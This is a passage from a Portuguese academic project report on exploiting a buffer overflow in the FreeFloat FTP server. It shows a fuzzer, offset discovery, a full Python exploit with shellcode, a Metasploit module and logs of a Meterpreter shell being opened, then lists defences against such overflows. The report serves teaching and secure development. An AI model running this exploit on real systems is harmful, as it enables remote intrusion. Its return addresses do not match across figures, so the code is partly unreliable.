



Figura 75 - Resultado da execução do *fuzzer* no *Immunity Debugger*

Tal como no servidor do Linux, irá recorrer-se, uma vez mais, às ferramentas do **Metasploit**: **pattern_create.rb** e **pattern_offset.rb**. Estas vão permitir saber ao certo onde se encontra o *offset* e, a partir daí, poder-se-á começar a desenvolver um *exploit* para explorar esta vulnerabilidade. Para isso será criado um padrão de 600 bytes e será enviado para o servidor utilizando uma versão alterada do **fuzzer.py**, onde foi alterado o conteúdo da variável "**buf**" pelo padrão gerado pelo **pattern_create.rb**. Este encontra-se ilustrado na figura 76.



```

Open   *fuzzer.py
import sys, socket
from time import sleep

target = sys.argv[1]


buff =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad
"

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((target,21))
s.recv(1024)
s.send("USER "+buff+"\r\n")
s.close()

```

Figura 76 - Fuzzer.py alterado

Com as alterações feitas, pode-se então executar o **fuzzer.py** colocando de novo o IP do alvo como parâmetro. Uma breve verificação no immunity debugger permitirá concluir que o EIP foi novamente subscrito, contudo, desta vez com o valor 37684136. Este será o valor que vai ser colocado no **pattern_offset.rb** de modo a descobrir onde se encontra o *offset* desta aplicação. Tal como se pode verificar na figura 77, o valor que foi retornado foi 230. Isto significa que o tamanho do *buffer* desta aplicação é de 226 visto que tal como no exemplo do Linux, 4 bytes pertencem ao EBP. Além disso pode-se concluir que o EIP é subscrito no *offset* 230.



```

root@kali:~/metasploit-framework/tools/exploit
File Edit View Search Terminal Help
[1]+  Stopped                  nano_fuzzer.py
root@kali:~# python fuzzer.py 10.10.10.2 21
Sending buffer with length: 50
Sending buffer with length: 100
Sending buffer with length: 150
Sending buffer with length: 200
Sending buffer with length: 250
[+] Crash occurred with buffer length: 250
root@kali:~# cd metasploit-framework
root@kali:~/metasploit-framework# cd tools/exploit
root@kali:~/metasploit-framework/tools/exploit# clear
root@kali:~/metasploit-framework/tools/exploit# ./pattern_create.rb 600
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ac0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae
Ae0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj
Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9Am0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao
Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At
root@kali:~/metasploit-framework/tools/exploit# ./pattern_offset.rb 37684136
[*] Exact match at offset 230
root@kali:~/metasploit-framework/tools/exploit#

```

Figura 77 - Resultado pattern_offset.rb

Ao analisar com maior atenção o immunity debugger na figura 78, é possível concluir que o ESP aponta final do *input* de "A" enviados para o servidor. Com isso, poder-se-á chegar à conclusão que uma boa maneira de desenvolver o *exploit* é colocar no endereço de retorno um endereço que aponte para uma instrução "**JMP ESP**", ou seja, que salte para o ESP. Para que tal ocorra, será usada uma ferramenta muito poderosa do immunity debugger, o mona.py. Este é um *script* em python, que facilita a procura e a análise das instruções em assembly de um programa (Team, 2011). Uma breve pesquisa no mona.py por instruções do tipo "**JMP ESP**", retorna várias opções, como se verifica na figura 79, nas quais apenas se precisa de escolher uma. Assim, escolhe-se o endereço **0x7cb22f34** para o endereço de retorno do *exploit*.

```
Registers (FPU)
EAX 00000117
ECX 0014C540
EDX 7C90E514 ntdll.KiFastSystemCallRet
ESP 00B2FC2C ASCII "AAAAAAA.A.0" [redacted]
EBP 00B2FC00
ESI 0040A44E FTPServer.0040A44E
EDI 003C193E
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFF)
S 0 FS 003B 32bit 7FFDD000(FFF)
T 0 GS 0000 NULL
D 0
0 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
```

Figura 78 - Conteúdo do registo ESP

Figura 79 – Resultado do mona.py

Com estas informações, é possível começar-se a desenvolver o *exploit*. Para efeitos de teste, vai-se inicialmente construir o *exploit* sem a utilização de um *shell code* para verificar se está tudo a funcionar como esperado nos registos. Para tal, utiliza-se novamente os NOPs para preencher os 230 *bytes* que são necessários para escrever sobre o ESP.

Antes de ser executado o *exploit*, será criado um *breakpoint* na instrução para onde aponta o endereço de retorno escolhido. Isso vai tornar possível verificar se, ao

ocorrer o BO, vai saltar para a instrução escolhida. Com o *breakpoint* criado, pode-se então executar o *exploit* e, tal como esperado, o programa é interrompido no endereço **0x7cb22f34** onde se encontra a instrução “**JMP ESP**”. Sabendo que o *exploit* está a funcionar corretamente, é oferecida a possibilidade de introduzir um *Shell code* no *buffer*. Tal como no módulo de BO no Linux, vai recorrer-se a um *shellcode* que vai abrir uma *Shell* com acesso *root* no alvo. Tal como se pode verificar na figura 80, vai ser adicionado o *shellcode* no *exploit*, que foi adquirido no website Primal Security , de forma a que este também seja enviado para o servidor (Security P. , 2016).

```

import sys, socket
target = sys.argv[1]
shellcode =
("\x6a\x4f\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xb7\x3d"
"\xad\xf8\x83\xeb\xfc\xe2\xf4\x4b\xd5\x24\xf8\xb7\x3d\xcd\x71"
"\x52\x0c\x7f\x9c\x3c\x6f\x9d\x73\xe5\x31\x26\xaa\xa3\xb6\xdf"
"\xd0\xb8\x8a\xe7\xde\x86\xc2\x9c\x38\x1b\x01\xcc\x84\xb5\x11"
"\x8d\x39\x78\x30\xac\x3f\x55\xcd\xff\xaf\x3c\x6f\xbd\x73\xf5"
"\x01\xac\x28\x3c\x7d\xd5\x7d\x77\x49\xe7\xf9\x67\x6d\x26\xb0"
"\xaf\xb6\xf5\xd8\xb6\xee\x4e\xc4\xfe\xb6\x99\x73\xb6\xeb\x9c"
"\x07\x86\xfd\x01\x39\x78\x30\xac\x3f\x8f\xdd\xd8\x0c\xb4\x40"
"\x55\xc3\xca\x19\xd8\x1a\xef\xb6\xf5\xdc\xb6\xee\xcb\x73\xbb"
"\x76\x26\xa0\xab\x3c\x7e\x73\xb3\xb6\xac\x28\x3e\x79\x89\xdc"
"\xec\x66\xcc\xa1\xed\x6c\x52\x18\xef\x62\xf7\x73\xa5\xd6\x2b"
"\xa5\xdf\x0e\x9f\xf8\xb7\x55\xda\x8b\x85\x62\xf9\x90\xfb\x4a"
"\x8b\xff\x48\xe8\x15\x68\xb6\x3d\xad\xd1\x73\x69\xfd\x90\x9e"
"\xbd\xc6\xf8\x48\xe8\xfd\xa8\xe7\x6d\xed\xa8\xf7\x6d\xc5\x12"
"\xb8\xe2\x4d\x07\x62\xb4\x6a\x90\x77\x95\x95\x9e\xdf\x3f\xad"
"\xf9\x0c\xb4\x4b\x92\xa7\x6b\xfa\x90\x2e\x98\xd9\x99\x48\xe8"
"\xc5\x9b\xda\x59\xad\x71\x54\x6a\xfa\xaf\x86\xcb\xc7\xea\xee"
"\x6b\x4f\x05\xd1\xfa\xe9\xdc\x8b\x3c\xac\x75\xf3\x19\xbd\x3e"
"\xb7\x79\xf9\xa8\xe1\x6b\xfb\xbe\xe1\x73\xfb\xae\xe4\x6b\xc5"
"\x81\x7b\x02\x2b\x07\x62\xb4\x4d\xb6\xe1\x7b\x52\xc8\xdf\x35"
"\x2a\xe5\xd7\xc2\x78\x43\x47\x88\x0f\xae\xdf\x9b\x38\x45\x2a"
"\xc2\x78\xc4\xb1\x41\xa7\x78\x4c\xdd\xd8\xfd\x0c\x7a\xbe\x8a"
"\xd8\x57\xad\xab\x48\xe8\xad\xf8")
buff = '\x90'*230+'\xd7\x30\x9d\x7c'
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((target,21))
print s.recv(2048)
s.send("USER "+buff+'\x90'*15+shellcode+'\r\n')
s.close()

```

Figura 80 - Exploit BO Windows

Com o *exploit* pronto, a última coisa a fazer para explorar a vulnerabilidade é executá-lo. Para isso, utiliza-se o comando "**python fuzzer.py 10.10.10.2**" e tal como se pode verificar na figura 81, o *exploit* teve sucesso.

```

root@kali:~# python fuzz.py 10.10.10.2
220 FreeFloat Ftp Server (Version 1.00).
Documents Desktop Documents
root@kali:~#

```

Figura 81 - Execução do exploit BO Windows

8.2.2 Análise dos resultados da exploração manual da vulnerabilidade

Após se ter realizado com sucesso a exploração da vulnerabilidade de BO do FTP FreeFloat, chegou-se a diversas conclusões:

- Ao utilizar o **fuzzer.py**, é possível descobrir que ao enviar 250 bytes para o servidor, ocorre um BO.
- Com as ferramentas **pattern_create.rb** e **pattern_offset.rb**, descobriu-se que são precisos 230 bytes para escrever sobre o EIP e que o tamanho do buffer é de 226 bytes.
- Através do immunity debugger, encontrou-se um endereço de retorno que pode ser utilizado para explorar esta falha.

Com estas informações, pode então começar-se a desenvolver um módulo para o Metasploit que explore esta vulnerabilidade.

8.2.3 Desenvolvimento do módulo

Para o desenvolvimento do módulo, vai, mais uma vez, utilizar-se o *template* fornecido pelo Metasploit. Tal como no módulo do BO para o Windows, vai recorrer-se ao *mixin* do Metasploit "**Remote::Ftp**", visto que ambos se tratam de servidores FTP.

Na função `initialize` vão preencher-se os campos "Name", "Description" e "Author" com as informações do módulo. No campo "Payload", tal como ilustrado na figura 82, é onde se começa a introduzir as informações adquiridas na exploração manual da vulnerabilidade. Neste campo, vai colocar-se o espaço que se quer alocar para o *payload*. Visto que na exploração manual foi utilizado um *exploit* com 600 bytes, aqui vai-se alocar 444 bytes para o *payload* e o restante vai ser preenchido com texto aleatório. Também vai ser recorrido ao parâmetro "BadChars" com o fim de indicar ao Metasploit para não utilizar os caracteres: `\x00`, `\x0a` e `\x0d` ao gerar o *payload*.

```

'Payload'      =>
{

```

```

'Space'      => 444,
'BadChars'   => "\x00,\x0a,\x0d",
},

```

Figura 82 - Conteúdo do campo Payload módulo BO no Windows

No campo de "Platforms" será necessário indicar que este módulo explora a vulnerabilidade no Windows. Para isso, é colocado neste campo "win". No campo "Targets" é onde será definido, não só que versão do Windows é afetada, como indicar qual o *offset* e endereço de retorno que se quer utilizar para explorar a vulnerabilidade. Os valores usados são 230 para o offset e **0x7cb32f34** para o endereço de retorno. O 230 é o valor que foi retornado pelo **pattern_offset.rb** e o endereço é mesmo utilizado na exploração manual, ou seja, aponta para uma instrução "**JMP ESP**" tal como ilustrado na figura 83.

```

'Targets'    =>
[
  [ 'Windows XP SP3',
  {
    'Ret' => 0x7cb32f34,
    'Offset' => 230
  }
],
]
,
```

Figura 83 - Conteúdo do campo Platforms módulo BO Windows

Agora apenas é necessário escrever o código que o módulo vai precisar para executar o *exploit*. Este encontra-se ilustrado na figura 84. A primeira instrução necessária colocar é "**connect**" visto que se está a utilizar o mixin TCP. Em seguida, tal como na exploração manual, vai colocar-se na variável "**buf**" 230 bytes de caracteres aleatórios, utilizando a função "**rand_text**" do ruby. O endereço de retorno indicado no campo "Targets" é o próximo a ser colocado na variável. Em último lugar, tem que se colocar o *payload*, utilizando a instrução "**buf << payload.encoded**". Uma vez que este módulo explora uma vulnerabilidade no Windows e não no Linux, este não precisará de algumas das instruções que utilizadas no módulo do Linux. Assim, para terminar vai somente ter que se colocar a instrução "**send_user(buf)**", que envia o conteúdo da variável "**buf**" para o alvo e, por último, a instrução "**disconnect**".

```


def exploit
  connect
  buf = rand_text(target['Offset'])
  buf << [ target['Ret'] ].pack('V')
  buf << rand_text(8)
  buf << payload.encoded
  send_user(buf)
  disconnect
end

```

Figura 84 - Função exploit do módulo BO no Windows

8.2.4 Análise dos resultados da exploração da vulnerabilidade com o módulo

O módulo criado vai ser testado para verificar se está a explorar a vulnerabilidade corretamente. Assim, este vai ser executado utilizando o Metasploit. Assim como no anterior, vai ter que ser configurado o **RHOST** e **RPORT** com as informações do alvo tal como se verifica na figura 85.



The screenshot shows a terminal window titled 'root@kali: ~' with the following content:

```
File Edit View Search Terminal Help
Weather: It's always cool in the lab
Health: Overweight
Caffeine: 12975 mg
Hacked: All the things

Press SPACE BAR to continue

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

=[ metasploit v4.11.7-
+ --=[ 1523 exploits - 877 auxiliary - 259 post      ]
+ --=[ 437 payloads - 38 encoders - 8 nops        ]
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploits/bo .config
msf exploit(bo) > set RHOST 10.10.10.2
RHOST => 10.10.10.2
msf exploit(bo) > set RPORt 21
RPORt => 21
msf exploit(bo) >
```

Figura 85 - Configurações do módulo BO no Windows

A última configuração necessária é a escolha do *payload* do leque de opções que se podem encontrar na figura 86. Para isso, recorre-se ao comando "**set PAYLOAD**" para que o Metasploit mostre as opções que se podem escolher. Tal como no módulo do Windows, para testar o funcionamento do módulo vai usar-se uma *bind_shell* com o Meterpreter como **handler**.

```

root@kali: ~
File Edit View Search Terminal Help
set PAYLOAD windows/download_exec
--More--
set PAYLOAD windows/exec
--More--
set PAYLOAD windows/loadlibrary
--More--
set PAYLOAD windows/messagebox
--More--
set PAYLOAD windows/meterpreter/bind_hidden_ipknock_tcp
--More--
set PAYLOAD windows/meterpreter/bind_hidden_tcp
--More--
set PAYLOAD windows/meterpreter/bind_ipv6_tcp
--More--
set PAYLOAD windows/meterpreter/bind_ipv6_tcp_uuid
--More--
set PAYLOAD windows/meterpreter/bind_nonx_tcp
--More--
set PAYLOAD windows/meterpreter/bind_tcp
--More--
set PAYLOAD windows/meterpreter/bind_tcp_rc4
--More--
Interrupt: use the 'exit' command to quit
msf exploit(b0) > set PAYLOAD windows/meterpreter/bind_tcp

```

Figura 86 - Escolha do payload no módulo BO do Windows

Com todos os pré-requisitos feitos, pode-se então fazer o *exploit* da vulnerabilidade. Ao se executar o módulo, é possível verificar que teve sucesso e que a *Shell* foi aberta no alvo. Para testar se a *Shell* está a funcionar de modo correto, recorre-se ao comando "**ls**" na consola do Meterpreter. Como esperado, a figura 87 mostra que a consola imprime no ecrã todo o conteúdo da pasta onde se encontra o servidor.

```

root@kali: ~
File Edit View Search Terminal Help
set PAYLOAD windows/meterpreter/bind_tcp_rc4
--More--
Interrupt: use the 'exit' command to quit
msf exploit(b0) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(b0) > exploit
[*] Started bind handler
[*] Sending stage (957487 bytes) to 10.10.10.2
[*] Meterpreter session 1 opened (10.10.10.1:33295 -> 10.10.10.2:4444) at 2016-07-24 13:42:36 -0400
meterpreter > ls
Listing: C:\Documents and Settings\x\Desktop\Win32
=====
Mode          Size      Type  Last modified           Name
----          ----      ---   -----           ---
100555/r-xr-xr-x  57344    fil   2016-07-18 05:04:57 -0400  FTPServer.exe
40777/rwxrwxrwx    0        dir   2016-07-18 09:26:13 -0400  New Folder
40777/rwxrwxrwx    0        dir   2016-07-18 09:33:50 -0400  python27
100666/rw-rw-rw- 1145786   fil   2016-07-18 09:33:46 -0400  python27.zip
meterpreter >

```

Figura 87 - Resultado da execução do módulo BO Windows

8.3 Propostas de proteção contra o Buffer Overflow

Na prevenção do BO, existem várias técnicas que se devem ter em conta na programação das aplicações (OWASP, OWASP, 2014). Algumas dessas técnicas são:


- Fazer a verificação de todos os limites e condições utilizados no *buffer*;
- Evitar utilizar funções que não validem os limites do *buffer*. Melhores opções são, por exemplo o STL (Standard Template Library) do C++. Além disso, também se pode substituir os *buffers* de *strings* C pelas *strings* de C++;
- Utilizar analisadores de código como o Klockwork ou o Coverty.

Uma ótima forma de prevenção contra o BO é a utilização de linguagens de mais alto nível visto que estas verificam os limites do *buffer* e impedem o acesso direto à memória. Algumas destas linguagens são, a título de exemplo o C# e o Java.

Além dessas técnicas, o sistema operativo traz já incluídas algumas formas de proteção, que, sozinhas, conseguem prevenir o BO em alguns casos. São essas proteções:

- **Stack não executável** – Quando a *stack* se encontra executável, funções como a `strcpy` podem verificar o tamanho do *buffer* antes de copiar conteúdo para o mesmo o que pode ser facilmente explorado.
- **Address Space Layout Randomization** – Quando está ativo este atribui endereços aleatórios a posições importantes da memoria como por exemplo a *stack*.
- **Canário** – Este é utilizado na *stack* de modo a prevenir a execução de código malicioso. Este funciona colocando um numero inteiro na posição de memoria imediatamente antes do inicio da *stack*. Visto que o numero é aleatório, sempre que um *hacker* tentar provocar um BO irá subscrever esse valor o que por si irá alertar o sistema.

No caso do servidor FTP no Linux, apenas é necessário usar as proteções já incluídas no sistema operativo para que a vulnerabilidade de BO não possa ser explorada, que neste caso é o ASLR, o canário e a *stack* não executável. Após vários testes de exploração, tanto manuais, como com o módulo, chegou-se à conclusão que o servidor se encontra agora mais seguro contra este tipo de ataques, tal como se pode verificar na figura 88.



A terminal window titled "root@kali: ~" showing Metasploit exploit results. The window lists various payload options and their descriptions. It then shows the command "set PAYLOAD linux/x86/meterpreter/bind_tcp" being set, followed by "PAYLOAD => linux/x86/meterpreter/bind_tcp". The final command "exploit" is run, resulting in the message "[*] Started bind handler", "[*] A explorar alvo Linux...", and "[*] Exploit completed, but no session was created.".

```
root@kali: ~
File Edit View Search Terminal Help
set PAYLOAD linux/x86/meterpreter/bind_tcp
set PAYLOAD linux/x86/meterpreter/reverse_ipv6_tcp
set PAYLOAD linux/x86/meterpreter/reverse_nonx_tcp
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set PAYLOAD linux/x86/meterpreter/reverse_tcp_uuid
set PAYLOAD linux/x86/metsvc_bind_tcp
set PAYLOAD linux/x86/metsvc_reverse_tcp
set PAYLOAD linux/x86/read_file
set PAYLOAD linux/x86/shell/bind_ipv6_tcp
set PAYLOAD linux/x86/shell/bind_nonx_tcp
set PAYLOAD linux/x86/shell/bind_tcp
set PAYLOAD linux/x86/shell/reverse_ipv6_tcp
set PAYLOAD linux/x86/shell/reverse_nonx_tcp
set PAYLOAD linux/x86/shell/reverse_tcp
--More--
Interrupt: use the 'exit' command to quit
msf exploit(b02) > set PAYLOAD linux/x86/meterpreter/bind_tcp
PAYLOAD => linux/x86/meterpreter/bind_tcp
msf exploit(b02) > exploit

[*] Started bind handler
[*] A explorar alvo Linux...
[*] Exploit completed, but no session was created.
msf exploit(b02) >
```

Figura 88 - Resultado exploração da vulnerabilidade corrigida

9. Conclusões e trabalho futuro

Neste projeto, foram exploradas três das vulnerabilidades informáticas mais comuns: o Cross-Site Scripting (XSS), o SQL injection (SQLi) e o Buffer Overflow (BO). Apesar destas já serem exploradas e conhecidas desde há várias décadas, é de realçar a quantidade de vezes que continuam a aparecer nas aplicações informáticas, mesmo nas mais atuais. Isto, é principalmente devido há falta de informação e de formação dos engenheiros informáticos nestas vulnerabilidades.

Este projeto procura contribuir para a melhor compreensão dessas três vulnerabilidades dando exemplos de como podem aparecer no código, serem exploradas, e como se podem corrigir. Aqui, foi dado uma ênfase especial à automatização da sua exploração através do desenvolvimento de módulos para a ferramenta Metasploit. Esta é uma ferramenta muito utilizada não só por profissionais de segurança, mas também pelos próprios atacantes que, na sua utilização, executam alguns dos muitos módulos já existentes, mas também desenvolvem novos módulos para a automatização da exploração vulnerabilidades até então desconhecidas.

Ao mostrar neste trabalho como se podem desenvolver, com relativa facilidade, módulos novos para as vulnerabilidades mais comuns, vai permitir alertar os futuros e atuais engenheiros informáticos para a importância do desenvolvimento de software seguro, já que a falta de uma simples validação pode colocar em risco toda uma organização. Note-se que um módulo pode ser facilmente distribuído pela Internet ficando acessível a ser usado por milhões de pessoas, mesmo sem um aprofundado conhecimento sobre a vulnerabilidade em causa. No entanto, a facilidade de utilização dos módulos criados também pode ser benéfica para a toda a comunidade informática, visto que permite a pessoas que nunca tenham tido contacto com a área da segurança a possam explorar facilmente sem ser necessário perceber o seu funcionamento.

Após o desenvolvimento dos módulos para XSS, SQLi e BO, estes foram amplamente testados tanto com as aplicações vulneráveis, muitas das quais desenvolvidas para o efeito, como para essas aplicações já corrigidas. De facto, foi comprovado que as vulnerabilidades poderiam ser facilmente corrigidas, inutilizando dessa forma o seu ataque, quer manual que através dos módulos desenvolvidos.

No decorrer deste trabalho existiram diversos obstáculos que tiveram de ser ultrapassados. De entre eles destaca-se o facto da linguagem de programação utilizada nos módulos do Metasploit ser o Ruby, o que dificultou o processo de desenvolvimento, visto que foi necessária a sua prévia aprendizagem. Além disso, a escassez de conteúdo sobre o desenvolvimento de módulos para o Metasploit, em todos os meios de informação disponíveis (Internet, livros e artigos científicos), mostrou ser, efetivamente, a maior dificuldade durante todo o processo de desenvolvimento. Esta falta de informação notou-se mais em relação ao XSS e ao SQLi do que em relação ao BO. Esta mesma falta de informação dá ainda mais relevância à necessidade de trabalhos como este que pretende, precisamente, ajudar a esclarecer esses aspectos.

